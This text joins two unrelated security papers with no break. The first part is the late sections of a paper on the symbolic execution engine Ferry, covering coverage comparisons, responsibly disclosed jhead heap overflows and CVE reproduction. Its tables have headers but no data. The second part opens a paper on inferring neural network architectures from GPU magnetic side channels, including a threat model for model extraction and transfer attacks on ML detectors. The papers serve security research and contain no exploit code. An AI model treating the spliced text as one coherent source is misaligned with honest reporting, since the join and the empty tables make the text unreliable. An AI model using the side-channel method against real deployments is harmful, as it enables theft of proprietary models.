0-day Vulnerabilities. Interestingly, during our evaluation, Ferry locates two unreported null-dereference bugs in *libstagefright*. We further analyzed them and found that they were internally fixed by Google [2, 3]. What's more, by feeding the inputs generated by Ferry to the programs instrumented by sanitizers, we find that Ferry found three 0-day vulnerabilities in *jhead*. Specifically, Ferry successfully locates four heap-buffer-overflow vulnerabilities, three of them are 0-day and one has been reported [11] yet not fixed.

Responsible Disclosure. We reported all the three 0-day vulnerabilities to the *jhead* author following responsible disclosure. Specifically, we collected the email address from author's home page [15], and then shared all the details about vulnerabilities including the vulnerable commits, code locations and PoC exploits. Finally, they have all been fixed in the latest version [55].

Table 2 reveals the block coverage and branch coverage of different tools. Noted that 7 programs in FuzzBench explicitly mark KLEE as "unsupported". We further find that KLEE fails to analyze *PoDoFo*, *libav*, *ffmpeg*, *FreeImage*, *mupdf* and *libtiff*, and the reason is the same: it requires compiling the analyzed programs to LLVM Intermediate Representation [40] and then symbolically executes on the LLVM IR, but it fails to support all the LLVM intrinsic functions generated during compilation, thus crashes at the beginning of symbolic execution. Besides, only Ferry and angr manage to analyze *libstagefright*. We analyze it and find that only they have correctly modeled the Android *bionic* [5] library, which is a build dependency of *libstagefright*.

We divide the evaluated tools into two groups, based on whether seed files are a necessary requirement. Specifically, only Ferry with SSE and fuzzers require seed files, while Ferry without SSE and other symbolic executors do not. For fair comparison, we compare their code coverage respectively. That is, in the first group, we compare Ferry with other two symbolic executors. We only keep the best results of angr and KLEE under different searching strategies. KLEE achieves extremely low coverage when analyzing *file*. Our manual check shows that this is due to the fact that KLEE's modeling of filesystem prevents it from loading a list of signatures to recognize file formats. And we exclude this abnormal data during our comparison with KLEE for a fair evaluation. Ferry (without SSE) covers 38%/42% more basic blocks and 42%/47% more branches than KLEE and angr, respectively.

In the second group, we compare Ferry with SSE to three famous fuzzers (we also present the basis code coverage introduced by seed files). We observe that Ferry with SSE performs bad on *jsoncpp*, *libarchive*, *libxml2*, *re2* and *zlib*, meanwhile the hybrid fuzzer QSYM, which is based on AFL, also shows no improvements on them compared to raw AFL. Our investigation reveals that this is because the string matching logic (e.g., regex processing in *re2*) in *jsoncpp*, *libxml2* and *re2*,

[3] Available at https://drive.google.com/file/d/1QPp6n4RNfEPH58tGvYkZy6_Od4QbZiyM/view?usp=sharing

Table 2: Code coverage of Ferry with/without SSE compared with symbolic execution engines (KLEE and angr) and fuzzers (AFL, Angora and QSYM). For symbolic executors with different exploration techniques, we show the best result for each program.

Program	**Ver.**	Block Coverage			Branch Coverage			Block Coverage					Branch Coverage				
		KLEE	angr	**Ferry**	KLEE	angr	**Ferry**	seed	AFL	Angora	QSYM	**Ferry w/. SSE**	seed	AFL	Angora	QSYM	**Ferry w/. SSE**

* We exclude the abnormal result of *file* when compared with KLEE.

and compression logic in *libarchive* and *zlib* create complicated path constraints which block the solver and cause state explosion in Ferry. We further discuss the limitations of Ferry in Section 6.7. Given the same seed files, Ferry shows better branch coverage on most of the benchmarks. Apart from the five program above, Ferry covers 18%/21%/8% more basic blocks and 22%/21%/8% more branches than AFL/Angora/QSYM, respectively. What's more, the distribution of Ferry's block coverage is significantly different from others. Specifically, 15% covered blocks by Ferry have never been reached by any fuzzer. We believe such a result indicates the capability of Ferry to cover hard-to-reach code.

Our manual inspection further reveals that Ferry is able to reach deeper logic of these programs while the others cannot. For example, when analyzing *ffmpeg*, only Ferry manages to explore the code in the underlying video decoder, and angr gets stuck in exploring repeatedly visited states (i.e., angr repeats the same instructions hundreds of times, and all the executions of these instructions are in the same valid state recognized by Ferry).

6.2 Reproducibility of Program-state-dependent Vulnerabilities

In this section, we evaluate whether Ferry can locate more program-state-dependent vulnerabilities than previous works.

Vulnerability Collection. A vulnerability is considered program-state-dependent if the path to it involves at least one state-dependent branch. We collect the program-state-dependent vulnerabilities in three steps. First, we determine the version of each program in concern to reduce the search scope. We set their versions to the ones with the most reported vulnerabilities in CVE database. Then we gather the information about each vulnerability, including its code location and the input sequences to trigger it. Specifically, we collect the vulnerabilities details via three ways: (1) we follow the reference links of each vulnerability in the CVE database, (2) we search them in Exploit Database [22], which provides the proof-of-concept exploits of many vulnerabilities, and (3) we try to find the patches that fix the vulnerabilities and learn from them. At last, we manually filter the ones which do not depend on program states. As depicted in Table 3, we finally collect 15 vulnerabilities from CVE database.

As mentioned above, symbolic executors cannot automatically trigger the vulnerabilities. Thus, we manually replace these vulnerabilities with `assert(0)` guarded by required triggering conditions so we can be notified as soon as the executors reach them. These vulnerabilities cover various vulnerability types, including heap and stack overflow, integer overflow, double-free, use-after-free, divided-by-zero and uninitialized pointer reference.

The results are shown in Table 3. Among the successful analyses of these tools, Ferry manages to reproduce 8 of the 15 vulnerabilities without enabling shortcut symbolic execution. After the shortcut symbolic execution is enabled, Ferry can locate all the vulnerabilities. We explain the reasons why other tools fail to locate the vulnerabilities as follow. For symbolic executors, the main reason is path explosion. Our manual check reveals that both KLEE and angr suffer from severe path explosions. For example, angr forks over 10 times more execution paths than Ferry within the six hours when

Table 3: Vulnerability reproducibility of various tools. We compare related approaches with Ferry with or without shortcut symbolic execution (SSE).

analyzing *libstagefright*/*ffmpeg*/*ImageMagick* with BFS strategy. For fuzzers, whether them can reach the vulnerabilities is greatly affect by seed files. For example, no fuzzers are able to reach the CVE-2016-2213 in *ffmpeg* since it can only be triggered by video files containing special type of JPEG 2000 [1] payload. Unfortunately, such rare payload is not presented in any AFL testcase or FuzzBench seed, and hard to be efficiently generated by fuzzers. In contrast, Ferry with SSE only uses given seeds to avoid path explosion in early-stage video processing logic, and successful reaches the vulnerability after it makes corresponding input partitions symbolic.

6.3 "Deep" Program State Exploration

We propose a test suite River to facilitate us to evaluate the extent to which a dynamic analysis tool can explore state-dependent branches. River is different from other datasets, such as LAVA-M, in that it meant to evaluate a tool's ability to explore "deep" states, which is orthogonal to the block coverage criterion concerned by others. It bears the following characteristics: (1) all the inserted vulnerabilities are program-state-dependent, which means they can only be triggered by certain input sequences; (2) vulnerabilities are distributed over various *state depth*, i.e., the least number of state-dependent branching decisions it takes to reach the vulnerability. The ones with greater state depth have more constraints on input sequences, thus are harder to reach. We manually annotated all the inserted vulnerabilities and recorded their state depth information. Because River is meant to evaluate a tool's ability to explore "deep" states, the corresponding metric must take state depth into consideration. Accordingly, instead of measuring the total number of program states that have been explored, we argue that the most appropriate **metric** should focus on measuring how many "deep" states have been explored. In order to implement this idea, we let state depth be a key attribute of each inserted vulnerability. In this way, the corresponding (*vulnerability ID*, *state depth*) pair tells us not only that a new program state has been explored, but also whether the state is a "deep" state or not. It should be noticed that whether the metric of (*vulnerability ID*, *state depth*) pair can systematically measure a tool's ability to explore deep states largely depends on whether there is a vulnerability inserted at a representative set of reachable deep states.

Test Suite Construction. We construct the benchmark in two steps. First, we use program-state-aware symbolic execution to analyze the programs for six hours and record the necessary information for vulnerability injection including the code locations of each state transition, i.e., SDVO addresses, and path constraints to reach them. Second, we manually insert vulnerabilities after each SDVO. Note that we skip the SDVOs whose path constraints are too complicated for the human program analysts to understand. Each inserted vulnerability is a call to `assert(0 && state_depth && vul_id)` guarded by path constraints so it can be unconditionally exploited. The `vul_id` is unique and serves as the index to get detailed vulnerability information.

Program State Exploration Ability Evaluation. We use River to evaluate all the symbolic executors and fuzzers. We present the detailed vulnerability reproduction results in Appendix A and the distribution of inserted bugs reached by different tools over depth in Figure 7. Our results show that existing symbolic executors and fuzzers can only locate bugs with shallow depth. Specifically, when the depth is less than 20, the counterparts manage to locate 46% (51 out of 110) of the injected bugs. While only angr with DFS and KLEE with RP are able to locate 5, respectively, out of the 17 vulnerabilities with a depth greater than 40.

6.4 Accuracy of Inferred SDVO instructions.

To the best of our knowledge, there is no ground truth about the SDVO instructions of the given programs, preventing us from comprehensively evaluating the precision of SDVO instruction inference. Instead, we checked the SDVO instructions of *libjpeg* as an example. After 10 hours' code audit, we pointed out 49 SDVO instructions. Meanwhile, Ferry recognized 88 SDVO instructions, covering all the manually labeled ones. Our further manual verification confirmed that all the rest 39 recognized instructions are truly SDVO ones. Our code auditing omitted them because their code resides in the deep logic of the program, after multiple function calls and variable assignments, which hinders the tracking of inputs with human effort.

6.5 A Case Study

CVE-2016-3830 in libstagefright. CVE-2016-3830 is a reported vulnerability of `libstagefright`. Among all the evaluated symbolic execution engines, only Ferry with shortcut symbolic execution can automatically locate this vulnerability. Our manual inspection reveals the difficulties to uncover it:

- The vulnerability occurs in the audio decoder of AAC format, which is "protected" by at least two earlier state machines. That is, a first state machine which initializes the audio decoder and extracts the audio header and tracks, and the second state machine which leverages the audio header



Figure 7: The cumulative distribution of inserted bugs reached by different tools over depth. The x-axis shows the state depth of injected bugs and the y-axis shows the number of bugs reached by each tools.

to configure the decoder. The vulnerability resides in the third state machine which decodes the audio tracks. Our experiment shows that angr suffers path explosion in the first state machine, and if shortcut symbolic execution is disabled, Ferry suffers severe path explosion in the second state machine.

- The vulnerability can only be exploited in a deep program state of the third state machine. Specifically, in a state after a mismatch between an expected payload size `adtsHeaderSize` and a calculated result stored in `aac_frame_length`. To measure the efficiency of state-of-the-art symbolic execution, we further applied this case to angr, by manually assigning the entry point of the third state machine to it. Our evaluation reveals that angr still fails to locate this vulnerability.

6.6 Performance Baseline

In the section, we try to find out the performance baseline of Ferry when exploring code logic with no state-dependent branches. We achieve this with dataset LAVA-M, since LAVA only inserts vulnerabilities at the locations that input bytes "do not determine control flow" (i.e., the control flow statements involved in the paths arriving at these locations are independent of the input bytes). That is, the execution paths towards these vulnerabilities involve no state-dependent branch. We present the detailed results in Appendix B. The results show that in the worst case, Ferry performs almost the same as angr with BFS strategy except that it avoids exploring some duplicated paths.

6.7 Discussion

Our experiments show that Ferry provides an effective symbolic execution engine for exploring state-dependent branches, and achieves a first step towards solving the challenging problem for symbolic execution: how to handle the programs with state-dependent branches. In this section, we discuss the limitations of Ferry and under what circumstances Ferry may fail.

State Explosion. Table 2 shows that the efficiency of Ferry is limited on certain program logic (e.g., string searching and compression algorithm). On one hand, they are common challenges for symbolic executors since such logic will generate complicated path constraints which can overwhelm the constraint solver. On the other hand, such program logic causes state explosion. For example, compression programs have huge internal state space, and any changes to an input byte will lead to different program states and change the way in which all subsequent inputs are processed. In such cases, Ferry suffers state explosion (which further causes path explosion). Our optimizations, which help alleviate the state explosion, cannot completely solve this problem.

As a first attempt to systematically tackle programs with state-dependent branches for symbolic execution, our technique works for the programs that bear the similar intrinsic characteristic explained in Section 2.3. However, it is currently not yet a general-purpose approach. A major challenge that still hinders the symbolic execution engines is how to identify state-describing variables in an arbitrary program. We leave this issue as our future work on Ferry.

7 Related Work

This section discusses two classes of dynamic analysis approaches: first, other works on symbolic execution; then, the fuzzing tests known as alternatives to symbolic execution engines in bug finding. We further discuss the related works which explore the state space in real-world programs, operating systems and network protocols and explain their differences with this paper.

7.1 Symbolic execution

Ferry is the first symbolic execution engine that systematically handles state-dependent branches of programs. Since the appearance of the first symbolic execution engine, several decades have passed with tens of symbolic execution engines proposed [70]. Based on their ways of achieving high code coverage, they can be characterized into three categories.

Mixing concrete and symbolic execution. Replacing part of symbolic values with concrete ones [64, 68, 69, 71, 75, 90] can significantly alleviate the path explosion, thus improving performance. For example, S2E [75] proposes an automatic bidirectional symbolic-concrete state conversion that enables execution to seamlessly and correctly weave back and forth between symbolic and concrete mode. In this paper, we propose a shortcut symbolic execution which also mixes a preceding concrete execution with a following symbolic one. However, unlike traditional concolic testing which randomly reverts

branch taking, our core problem here is how to automatically determine the boundaries of input partitions and explore the corresponding state-dependent branch groups. This problem is solved based on our unique observations.

Compositional execution. Compositional testing analyzes elementary units (i.e., a method or a procedure) in the program separately, and stores the analysis results in summaries encoding the input-output transformation of the units. It is first proposed by Dart [80], and several optimizations were proposed to improve compositional testing [79, 88]. Generally, a fundamental assumption of compositional execution is the loose coupling between functions, thus they can improve scalability by directly checking elementary units, rather than whole programs. However, in programs with state-dependent branches, the behavior of each elementary unit may vary, depending on the runtime program state.

Selective symbolic execution. Selective symbolic execution (also referred to as guided symbolic execution) [66–68, 83, 91, 94] applies heuristic policies to guide the selection of execution paths to follow, expecting to execute paths that are most likely to cover new code in the immediate future. For example, the heuristic of KLEE [68] is a combination of the minimum distance to an uncovered instruction, the call stack of the process, and whether the process has recently covered new code. Li *et al.* [84] use subpath program spectra to systematically approximate full path information, and guide symbolic execution to less traveled paths; Chopper [92], on the other hand, allows users to specify uninteresting parts of the code to exclude during the analysis. Ferry also applies a selective symbolic execution, by leveraging the insight that reached program states should not be explored again. While instead if prioritizing certain paths, Ferry automatically prunes redundant paths that explore reached program states.

7.2 Fuzzing

Fuzzing (or fuzz testing) is an automated testing technique that provides invalid, unexpected, or random data as inputs to a program, and monitors the program for its unexpected behaviors. Mutation-based fuzzers [65, 72] generate inputs by modifying (referred to as mutating) the provided reference inputs (seeds). They assume that the unexplored program behavior can be triggered by simple mutation of program inputs. However, such an assumption does not hold in programs with many state-dependent branches, since a mutated program input is difficult to trigger a serial of state-transitions. Generation-based fuzzers [93, 95] usually generate inputs based on a provided input model (or format). They usually require human efforts to specify the data template. Even worse, it is challenging to infer a program's states. Thus, modeling the inputs for a program with state-dependent branches could be time-consuming.

Besides, guided fuzzers [18, 73, 85, 89, 91] apply heuristics to select test cases that are likely to reach unexplored code. For example, AFL [18] uses program instrumentation to understand which inputs explore new program branches, and keeps these inputs as seeds for further mutation. Several optimizations [73, 85, 89] add new heuristics to increase branch coverage by solving various path constraints. Besides, Driller [91] relies on selective concolic execution to generate seeds for fuzzing. Although these tools are capable to handle single input checks, state machines in the real world usually contain a series of complicated checks, which can overwhelm them. Besides, they focus on exploring new paths, and are unaware of the program states discussed in our paper. As a result, their heuristics cannot drive them to explore program states efficiently.

7.3 Program and System State Exploration

Apart from Ferry, some related works also try to explore the state space in real-world programs, operating systems and network protocols. We explain their differences with this paper as follows. IJON [62] explores the deep state spaces of programs. It enables human experts to provide feedbacks to fuzzers to help explore state machines, while our work automatically infers the state-describing variables and requires no human efforts. The real-world programs analyzed in our work contain tens or even hundreds of state-describing variables, which can overwhelm human analysts.

In terms of exploring the state space in operating systems, state-aware kernel fuzzing techniques [63, 82, 86] monitor the states of operating systems during the exploration of kernel logic. Unlike program states concerned in this paper, operating system states are described by well-defined metadata, and state transitions happen when well-defined events (e.g., a syscall is invoked, an interrupt happens) happen. Accordingly, neither identifying state-describing variables nor recognizing runtime states is a major challenge in state-aware kernel fuzzing. In contrast, they are the major challenges in program-state-aware symbolic execution as shown in Section 2.1.

The stateful network protocols are another class of promising analysis targets since the outbreak of several severe vulnerabilities like Heartbleed [49]. The input sequences in network protocol are divided into individual messages between client and server. When a message is processed by server, a response with status code, which explicitly shows the server state, is replied. Current stateful protocol fuzzing works utilize these prior knowledge about network protocols (e.g., message structure and status code) when analyzing them. AFLNet [87], for example, uses protocol-specific information of message structure to extract individual messages, reads status code to determine server's state and reorders messages with heuristics to explore protocol states. And MACE [76] relies on user-provided state-machine model abstraction, and uses the information to guide concolic execution. In contrast, Ferry assumes no prior knowledge about analyzed programs and input structure. From Ferry's perspective, the status code bears no difference from other state-describing variables, and it tries to automatically recognize all the variables that describe

program state.

8 Conclusion

In this work, we make the first attempt to achieve program-state-aware symbolic execution on an important class of real-world programs where date dependency exists between input data and state-describing variables. We propose Ferry, a new symbolic execution engine which focuses on real-world programs with state-dependent branches. We demonstrate the effectiveness of our approach by applying Ferry to two comprehensive test suites, 13 real-world programs and 15 reported vulnerabilities. The experiment results show that Ferry clearly outperforms the existing approaches. Our evaluation also reveals that Ferry covers more code (basic blocks) and branches that other techniques and locates 2.4 times as many program-state-dependent vulnerabilities as state-of-the-art symbolic executors and fuzzers. Our research provides a successful experience for the following works on achieving general-purpose program-state-aware symbolic execution.

A Vulnerability Coverage on River

We use River to evalute two symbolic executors KLEE and angr, and three fuzzers AFL, Angora and QSYM. The results are shown in Table 4. Since Ferry shares the techniques to construct the benchmark, it is not surprising that it is able to locate all the inserted vulnerabilities. We observe that QSYM performs bad on River, and our manual investigation shows that this is due to one specific optimization of QSYM, that is, "QSYM attempts to detect repetitive basic blocks and then prunes them from symbolic execution", which makes it ignore many branches in input-handling loops. Among the evaluated tools, KLEE finds the most vulnerabilities (41%) and the symbolic executors perform better than fuzzers because their exploration techniques (especially BFS) and constraint solving abilities help them locate more shallow vulnerabilities.

B Reproducibility of LAVA-M Vulnerabilities

The LAVA-M dataset contains a total number of 2,265 automatically inserted vulnerabilities. Instead of inserting real vulnerabilities such as out-of-bound memory accesses, the "vulnerabilities" in LAVA-M are actually invocations of the `dprintf()` function, so it requires no extra efforts as we have previously discussed to trigger the vulnerabilities. We set the

Table 4: Vulnerability coverage of Ferry, symbolic execution engines and fuzzers. #vul and %vul stands for the number and percentage of reached vulnerabilities, respectively.

* In the original paper of LAVA [31], the authors have evaluated unspecified coverage-guided FUZZER and unspecified symbolic execution engine SES. Since we use the same timeout and seed files as LAVA, we directly quote its results; the results are also directly quoted in two other works [63, 73].

same timeout (i.e., six hours) for all the tools, and we use the input seed files provided by LAVA-M. We present the detailed results in Table 5.

Since LAVA only inserts vulnerabilities at the locations that input bytes "do not determine control flow" (i.e., the control flow statements involved in the paths arriving at these locations are independent of the input bytes), the execution paths towards these vulnerabilities involve no state-dependent branch. This is significantly different from the River test suite in this paper, and it can explain why Ferry performs almost the same as angr with BFS strategy except that it avoids exploring some duplicated paths. Symbolic executors achieve a good coverage in *base64* and *who* because they manage to solve the constraints of the conditional statements that guard the inserted vulnerabilities, and fail in *md5sum* and *uniq* due to path explosion and complicated constraints introduced by string comparisons. We observe that angr with DFS strategy provides a different result on *uniq* compared with other symbolic executors. Our manual investigation shows that this is mainly because of the implementation of the DFS strategy in angr: angr combines DFS with random path selection by randomly choosing the next execution path after the previous one is finished instead of always taking the longest one, thus avoiding to get stuck in the string comparison loops of *uniq*.

In general, QSYM and Angora perform the best and are able to report vulnerabilities not listed by LAVA. AFL, on the other hand, only generates invalid inputs with random mutation and fails to find any vulnerability.

Can one hear the shape of a neural network?: Snooping the GPU via Magnetic Side Channel

Abstract

Neural network applications have become popular in both enterprise and personal settings. Network solutions are tuned meticulously for each task, and designs that can robustly resolve queries end up in high demand. As the commercial value of accurate and performant machine learning models increases, so too does the demand to protect neural architectures as confidential investments. We explore the vulnerability of neural networks deployed as black boxes across accelerated hardware through electromagnetic side channels.

We examine the magnetic flux emanating from a graphics processing unit's power cable, as acquired by a cheap $3 induction sensor, and find that this signal betrays the detailed topology and hyperparameters of a black-box neural network model. The attack acquires the magnetic signal for one query with unknown input values, but known input dimensions. The network reconstruction is possible due to the modular layer sequence in which deep neural networks are evaluated. We find that each layer component's evaluation produces an identifiable magnetic signal signature, from which layer topology, width, function type, and sequence order can be inferred using a suitably trained classifier and a joint consistency optimization based on integer programming.

We study the extent to which network specifications can be recovered, and consider metrics for comparing network similarity. We demonstrate the potential accuracy of this side channel attack in recovering the details for a broad range of network architectures, including random designs. We consider applications that may exploit this novel side channel exposure, such as adversarial transfer attacks. In response, we discuss countermeasures to protect against our method and other similar snooping techniques.

1 Introduction

The graphics processing unit (GPU) is a favored vehicle for executing a neural network. GPUs allow difficult and sizable jobs to be treated faster, and have been used extensively in state of the art machine learning pipelines across both academic and commercial settings. In turn, the widespread success of neural network models when applied to real-world challenges in vision [18], security [48], natural language processing [41], and robotics [24], has solidified the demand for GPUs to support machine learning technologies. Hardware and software companies alike have streamlined management of the GPU into their products as they strive to support ever larger and more complex neural networks [1, 33].

These recent developments raise security concerns surrounding an adversary who wishes to uncover the underlying network design from an application. Model extraction attacks, aimed at reverse engineering a network structure, have attracted a growing research effort [34, 43, 44], and are motivated by several incentives. First, it is well known that the performance of a network model hinges on its judiciously designed structure—but finding an effective design is no easy task. Significant time and energy is expended in searching and fine-tuning network structures [52]. Moreover, in industry, optimized network structures are often considered confidential intellectual property. In some cases businesses even charge per inference for queries submitted by a client to networks they host or provide as a service [2, 13].

Furthermore, a reverse engineered "surrogate" model also makes the black-box "victim" model more susceptible to adversarial *transfer attacks* [29, 36], in which a vulnerability identified in the surrogate is exploited on the victim. Success in the exploit is contingent on the ability of the surrogate to successfully model the vulnerabilities of the victim. Recovering accurate, detailed network topology and hyperparameters informs the modeling of a good surrogate. It is therefore important to understand how this valuable, privileged information can be compromised.

These risks are assessed in the study of physical side-channel attacks targeting neural networks. Granted local access to processors, several works have explored how electromagnetic (EM) radiation is a powerful side channel through

which one can infer network details [3, 51]. However, these works make use of methods specified to a limited set of neural architectures that are tailored for microprocessors and edge devices. We apply their same threat model, but instead generalize our approach to handle a wider array of deep neural networks running on the GPU.

Most similar to our goal is a recent effort that likewise targets models on a GPU but by observing read-write volumes and memory traces via both EM signals and bus snooping [20]. However, rather than aiming to predict precise parameter dimensions for their extracted layers, their approach randomly selects parameter values from predetermined sets. We instead examine an alternative source of EM leakage, the power supplied to the GPU, and develop a novel way to assign parameters for arbitrary layers that result in valid architectures. Our work extends the capability of previous EM side channel attacks in order to generalize extraction for complex models running on advanced hardware.

Approach. The GPU consumes energy at a variable rate that depends on operations performed. Every microprocessor instruction is driven by transistor electron flows, and different instructions require different power levels [17]. The many compute cores of a GPU amplify the fluctuation in energy consumption, and so too the current drawn from the power cable. Current induces magnetic flux governed by the Biot-Savart law [16], and current fluctuations induce EM ripples whose propagation through the environment is governed by the Ampère-Maxwell law. Even a cheap, $3 magnetic induction sensor (see Fig. 2) placed within a few millimeters of the power cable suffices to record these EM ripples.

We examine the fluctuation of magnetic flux from the GPU's power cable, and ask whether a non-intrusive observer can glean the information needed to reconstruct neural network structures. Our findings span across multiple GPU models and demonstrate transfer attacks on state of the art networks. Remarkably, we show that, through magnetic induction sensing, a passive observer can reconstruct the *complete* network structure even for *large* and *deep* networks.

To reconstruct the black-box network's structure, we propose a two-step approach. First, we estimate the network topology, such as the number and types of layers, and types of activation functions, using a suitably trained neural network classifier. Then, for each layer, we estimate its hyperparameters using another set of deep neural network (DNN) models. The individually estimated hyperparameters are then jointly optimized by solving an integer programming problem to enforce consistency between the layers. We demonstrate the potential accuracy of this side-channel attack in recovering the details for a wide range of networks, including large, deep networks such as ResNet101 [18]. We further apply this recovery approach to demonstrate black-box adversarial transfer attacks.

To summarize, our main contributions are as follows:

- We study how the large-amplitude EM radiation associated to neural network GPU implementations allows recovery of significantly richer network details.
- We explore a simple–yet–effective recurrent classification model that translates measurements made by a cheap and elementary sensor.
- We present a robust algorithm based on limited a priori knowledge of parameters and heuristics, complete with an integer programming optimization formulation, which improves on previous attempts to specify network models from side-channel information.
- We demonstrate vulnerabilities through model extraction and transfer attack results that leverage the proposed in-depth recovery of a black box network model.

2 Related Work

Our work falls under the umbrella of black-box model extraction. Absent access to the model's internals, one might infer structure from observed input-output pairs. For instance, [43] demonstrated that, for simple models such as decision trees and support vector machines hosted on a cloud, certain internal information can be extracted via a large amount of queries. This approach, which was extended to infer details of deep neural networks [10, 29, 34, 44], is typically able to recover some crucial information, such as the optimization learning rate and narrowing in on the network structure family, but has not demonstrated recovery of full structural details.

An orthogonal approach, side-channel analysis (SCA), extracts information gained from the *physical* implementation of a model, rather than in the mathematical model itself. Analysis of timing [26], power [25, 30], cache flushes [50], and audio [12] have been prominently demonstrated to extract secret keys from cryptographic procedures such as the Digital Signature and Advanced Encryption Standards.

When concerned with machine learning, different network models exert different computational burdens on hardware [47]. The variance across operations and layers result in different physical patterns of consumption, regardless of implementation or hardware, leaving neural architectures in general susceptible to side channel attacks. SCA was recently used to infer machine learning models by observing power consumption profiles [9, 45, 47], timing information [11] and memory/cache access [19–21, 49]. These methods placed a malware process on the machine hosting the black-box model. Our threat model does not involve introducing processes on the host.



Figure 1: **Leaked magnetic signal.** (left) Our induction sensor captures a magnetic signal when a CNN is running on the GPU. We observe strong correlation between the signal and the network steps. Across two steps, the GPU has to synchronize, resulting in a sharp drop of the signal level (highlighted by selected red circles). (right) We can accurately classify the network steps and reconstruct the topology, as indicated by the labels under the x-axis. Here we highlight the signal regions associated with convolutions (conv), batch-norm (BN), Relu non-linear activations (relu), max-pooling (MP), and adding steps together (add).

In cases where access to memory is secured by the target, one can still leverage physical access to collect patterns from the processor itself or its power consumption. Recently, side channel analysis of EM radiation has been applied to exploit network model extraction [3, 51]. These attempts concentrate on EM radiation from embedded processors. Edge devices are often constrained to *lite* (abbreviated) machine learning frameworks, limiting the size and complexity of models supported by the hardware. In contrast to GPUs, embedded processors emit a relatively weak EM signal, necessitating delicate and costly measurement devices and even mechanical opening of the chip package.

Our advance. Previous works are demonstrated on shallow networks (e.g., fewer than 20 layers) and on more limited edge hardware. It remains unclear whether these methods can also extract deep network models, ones that are structurally more complex and more prevalent in practice. We demonstrate successful recovery of the full structure of deep networks, such as AlexNet [27], VGGNet [39], and ResNet101 [18]. With that, we hope to raise awareness of the GPU's EM radiation as an information-rich, easily and non-intrusively probed side channel.

3 Background

3.1 Neural Networks

Neural Networks constitute a field of machine learning algorithms suited for general purpose feature extraction, regression, and classification objectives [28]. A network is an assembly layers, each containing either a linear operation, an aggregate operator, or a non-linear activation function that works to transform an input. Each layer consists of a differentiable function in order to permit optimization of an objective through back-propagation and stochastic gradient descent.

The design of a neural network, often referred to as its architecture, model, or topology, gives the network its shape. Models are commonly defined by their shape characteristics, namely: **(i)** the number of layers used, also known as the depth, **(ii)** the sequence in which layers appear, and **(iii)** each layer's individual type (e.g. fully connected, convolutional, recurrent, pooling, activation, normalization, etc.). Networks may then compose these elements in unique ways. For example, VGGNet and ResNet are both composed of convolutional, pooling, activation, and fully connected layers, but structure them with distinct numbers of layers set up in differing orders.

Beyond the high-level shape of a network, a model must also specify the parameters for its layers. This includes detailing the size and padding of convolution kernels, whether to use average or max pooling, or choice in activation function from a growing list of candidates (e.g., ReLU, Tanh, Sigmoid, etc.). It also predominantly involves delineating the dimension for each layer. In practice, a layer's size dimension determines the number of operations (such as multiplication or addition) it imposes, and is closely related to the computational overhead of the layer. Asides from transforming the values passing through the network, size parameters also influence the dimensions of neighboring layers. Layer definitions cannot be specified arbitrarily and must be consistent across layers in the network in order to ensure valid output-input dimension agreement.

After a neural architecture is chosen, networks undergo stages of training and inference. Training leverages a labeled dataset of inputs and desired outputs to update values stored on layers in order to minimize a target loss function. Inferences make use of the trained network to resolve queries, leveraging patterns 'learned' throughout training [28]. A networks shape, along with the variance of the training set, dictates the capability of a network to accurately and efficiently process new queries.

3.2 GPUs for Deep Neural Networks

GPU hardware is used pervasively throughout the machine learning community, and some GPUs even feature dedicated tensor-based cores optimized for computing network *steps* [32]. We use *step* to refer to performing a specific kind of network operation, such as a linear operation, batch normalization, pooling, activation function, etc. A *layer* is a sequences of steps, e.g., a **(i)** linear operation, then **(ii)** pooling, then **(iii)** activation. While there may be data dependencies between steps, there are no such dependencies within a step.

The parallel nature of GPU computation lends itself to a natural implementation of networks, wherein each *step* defines a compute kernel that is executed in parallel, i.e., single instruction multiple data (SIMD) parallelism. Transitions between steps, however, are synchronized [4]: in our example above, activation begins only after pooling completes. This cross-step synchronization allows for implementations structured into modules, or GPU *kernels*. This modular approach is employed in widely-used deep learning frameworks such as PyTorch and TensorFlow [1, 37].

3.3 Magnetic Signals from GPUs

Kernel execution demands transistor flips, which place electric load on the GPU processor, in turn emitting magnetic flux from its power cable. An induction sensor measures this flux and produces proportional voltage. The time-varying voltage is our acquired *signal* (see Fig. 1).

Different steps correspond to different GPU kernels, transistor flips, electric loads, and signal characteristics, which are distinguished even by the naked eye (see Fig. 1). Cross-step synchronization involves idling, dramatically reducing electric load and signal level (see Fig. 1). These rapid sharp drops demarcate steps.

We observe that the acquired signal strongly correlates to the *kind* of GPU operations, rather than the specific *values* of computed floating point numbers. We verify this by examining signals using both PyTorch and TensorFlow and on multiple GPU models (see Sec. 7). Furthermore, we discuss how the signal is processed in Sec. 5.1, and later address challenges to our side-channel signal in Sec. 8.

The signal is also affected by the input to the network. Although the specific input data values do not influence the signal, the input data size does. When the GPU launches a network, the size of its single input (e.g., image resolution) is fixed. But the network may be provided with a batch of input data (e.g., multiple images). As the batch size increases, more GPU cores will be utilized in each step. The GPU consequently draws more power, which in turn strengthens the signal. Once all GPU cores are involved, further increase of input batch size will not increase the signal strength, but elongate the execution time until the GPU runs out of memory.

Therefore, in launching a query to the black-box network model, the adversary should choose a batch size sufficiently large to activate a sufficient number of GPU cores to produce a sufficient signal-to-noise ratio. We find that the range of the proper batch sizes is not prohibitively large (e.g., $64 \sim 96$ for ImageNet networks), loosely depending on the size of the single input's features and the parallel computing ability of the GPU. In practice, the adversary can choose the batch size by experimenting with their own GPUs under various image resolutions.

Notably however, we do not require knowledge of batch size to robustly recover network topology (as opposed to hyperparameters), only that the batch size is sufficiently large enough to provide a clear signal. While we used a consumer friendly sensor with limited sampling rate (see 6.1) and corresponding signal-to-noise ratio (SNR), a sensor with high sampling rate and SNR would correspondingly require a smaller minimum batch size.

4 Threat Model

Incentives. An adversary may have numerous motives to carry out a successful model extraction attack.

Physical IP snooping. Most major tech firms provide platforms to manage neural networks as a service that can be vertically integrated [1, 22, 33]. A client subscribes to the machine learning interface of the service provider but can otherwise host these services within their own servers to preserve the integrity of their data. The ability to host these platforms onsite or on edge devices grants local access to these machine learning applications and creates an opportunity for an adversary who looks to acquire intellectual property.

Circumventing payment. Neural inference engines are often deployed as black-box services which an attacker may have economic incentives to sidestep [2, 13, 33]. In these scenarios, a service provider may invest significant time and resources towards developing a robust model, which it hopes to recover and profit from by charging clients for queries. Through model extraction and offline training an attacker can avoid both the development and prediction charges of the reverse engineered model.

Violating sentries. In cases where a machine learning approach is taken to identify viruses or spam, an attacker increases their chances of deceiving or bypassing the model by recovering its underlying neural network architecture. Proximate models have shown to produce better transfer attacks, allowing one to uncover the classification pitfalls of a similar model offline before attempting to fool the production model.

